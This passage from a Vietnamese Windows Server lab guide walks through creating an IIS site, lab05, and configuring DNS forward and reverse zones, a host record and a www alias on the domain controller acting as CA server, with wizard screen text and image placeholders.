Ta điền thông tin của Website.
- Tên: **lab05** - Physical path: **C:\lab05** (vừa tạo ở bước đầu) - Port: 80
- Type: **http** (để kiểm chứng độ tin cậy sau khi sau khi CA Server cấp Certificate cho Website này)
- Host name: [**www.lab05.com**](http://www.lab05.com)




➤ Domain – Controller (CA Server)


- Ta thực hiện phân giải tên miền của Website vừa tạo trên máy Web – Server
- Vào Server Manager => Tools => DNS




- Trước tiên, ta tạo phân giải thuận (phân giải tên ra địa chỉ IP)
- Trong DNS Manager chọn Forward Lookup Zones => New Zone...




- Các bước tiếp theo, ta chọn next





- Mục **Zone Name** ta điền: **lab05.com** (ứng với Website www.lab05.com, mục đích để tạo Alias truy cập có **www** hay không cũng được). Các bước tiếp theo ta chọn next, sử dụng thiết lập mặc định



New Zone Wizard

**Dynamic Update**

You can specify that this DNS zone accepts secure, nonsecure, or no dynamic updates.



Dynamic updates enable DNS client computers to register and dynamically update their resource records with a DNS server whenever changes occur.

Select the type of dynamic updates you want to allow:

Allow only secure dynamic updates (recommended for Active Directory)
This option is available only for Active Directory-integrated zones.

Allow both nonsecure and secure dynamic updates
Dynamic updates of resource records are accepted from any client.
 This option is a significant security vulnerability because updates can be accepted from untrusted sources.

Do not allow dynamic updates
Dynamic updates of resource records are not accepted by this zone. You must update these records manually.

< Back

Next >

Cancel

- Thêm một **Zone** mới thành công

New Zone Wizard

**Completing the New Zone Wizard**

You have successfully completed the New Zone Wizard. You specified the following settings:

Name:	lab05.com
Type:	Active Directory-Integrated Primary
Lookup type:	Forward

Note: You should now add records to the zone or ensure that records are updated dynamically. You can then verify name resolution using nslookup.


To close this wizard and create the new zone, click Finish.

< Back


Finish

Cancel


- Ở mục **Zone** vừa tạo (**lab05.com**), ta chọn **New Host** (tạo một bản record mới, mục đích là để phân giải tên host ra IP tương ứng)




- Ta điền địa chỉ của Web – Server
- Ta thêm một alias để người dùng có thể truy cập mà không cần dùng www




- Cũng ở mục **lab05**, ta chọn **New Alias (CName)**




- Mục Alias ta điền www và Fully qualified domain name (FQDN) for target host,
- nhập **lab05.com** tương ứng



- Thêm host và alias tương ứng thành công






- Sau đó, ta tạo phân giải nghịch (phân giải địa chỉ IP ra tên)
- Chọn Reverse Lookup Zones => New Zone...




- Các bước tiếp theo, ta chọn next








